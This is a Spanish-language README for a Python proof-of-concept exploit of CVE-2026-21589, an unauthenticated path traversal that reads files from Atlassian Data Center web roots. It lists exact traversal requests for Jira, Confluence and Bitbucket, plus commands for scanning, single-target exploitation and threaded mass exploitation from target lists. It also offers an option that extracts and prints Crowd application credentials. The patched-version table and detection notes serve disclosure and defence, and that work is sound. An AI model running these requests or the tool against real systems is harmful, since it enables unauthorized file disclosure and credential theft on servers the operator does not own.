
 murrez/cve-2026-21589
Prueba de concepto en Python para CVE-2026-21589, una lectura de archivos mediante salto de ruta no autenticado en los productos Atlassian Data Center a través de atlassian-plugins-webresource; incluye modos de comprobación, explotación y por lotes.

PoC en Python 3 para CVE-2026-21589 — productos Atlassian Data Center / self-managed — lectura arbitraria de archivos sin autenticación dentro de la raíz de la aplicación web Tomcat mediante el manejo de rutas de atlassian-plugins-webresource (:: → /).
| Campo | Valor |
|---|---|
| CVE | CVE-2026-21589 |
| Fabricante | Atlassian |
| Productos | Bitbucket, Confluence, Jira (Software / JSM), Bamboo, Crowd, Crucible, Fisheye (DC / on-prem) |
| Tipo | Lectura arbitraria de archivos (no escritura / RCE por sí mismo) |
| Autenticación | Ninguna |
| CVSS 4.0 | 9.3 Crítica (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| Página de PoCbit | https://pocbit.org/pocs/cve-2026-21589 |
| Marcador de verificación | POCBIT-21589-OK |
| Rutas verificadas en la PoC | Jira, Confluence, Bitbucket |
Enfoque de la PoC: check (sonda WEB-INF + marcadores de producto), exploit (lectura de rutas conocidas, análisis opcional de crowd.properties), lote con -j, JSONL + hits.txt / exploited.txt.
La biblioteca compartida atlassian-plugins-webresource sirve recursos estáticos de plugins bajo rutas como /download/resources/.... En las compilaciones vulnerables, Router.unescapeSlashes() convierte :: en / después del enrutamiento. Los segmentos de traversal con forma ..:: se convierten en ../, eludiendo la eliminación de barras en getResourceRelativeToWebResource() y alcanzando las lecturas de archivos de ResourceFactory.
Limitaciones (fabricante + investigación):
WEB-INF/classes/crowd.properties).| Producto | Parcheado en o superior a |
|---|---|
| Jira Software / JSM Data Center | 9.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 10.2.24, 12.1.12 |
| Crowd Data Center | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket (a menudo urlrewrite.xml en lugar de web.xml)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
Si Jira está integrado con Atlassian Crowd, WEB-INF/classes/crowd.properties puede contener application.name y application.password. Con acceso de red a Crowd, eso puede llevar a acciones de administración de identidades (independiente de este CVE; la lista de permitidas de IP de Crowd puede bloquear el acceso directo). Este repositorio solo lee y analiza ese archivo cuando está presente — no automatiza la creación de usuarios en Crowd.
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

Salida de terminal de ejemplo: [VULN] confirma la sonda; [EXP] con POCBIT-21589-OK:WEB-INF/web.xml significa que la lectura del archivo se realizó correctamente. La línea de resumen escribe cve_2026_21589_exploit.jsonl.
| Flag | Propósito |
|---|---|
--mode check | Sondear WEB-INF; detectar el producto mediante marcadores de respuesta |
--mode exploit | Tras la comprobación, leer --file (por defecto WEB-INF/classes/crowd.properties) |
--grab-crowd | El exploit lee crowd.properties e imprime las credenciales de la aplicación analizadas |
--encode-colons | Forzar la codificación %3a%3a (por defecto: probar primero sin codificar y luego codificado) |
--insecure | Omitir la verificación del certificado TLS |
-j | Número de hilos para --list |
Salidas (lote): cve_2026_21589_results.jsonl, hits.txt, exploited.txt.
Interpretación de los resultados
[VULN] — Jira/Confluence/Bitbucket vulnerable detectado mediante el marcador WEB-INF.[EXP] con POCBIT-21589-OK:WEB-INF/web.xml — lectura del archivo solicitado correcta (véase la captura de pantalla anterior).[+] POCBIT-21589-OK jira @ … sin línea [EXP] — la comprobación pasó; --grab-crowd puede fallar igualmente si falta crowd.properties.0 en el exploit solo cuando la lectura del archivo solicitado se valida; en caso contrario 1.





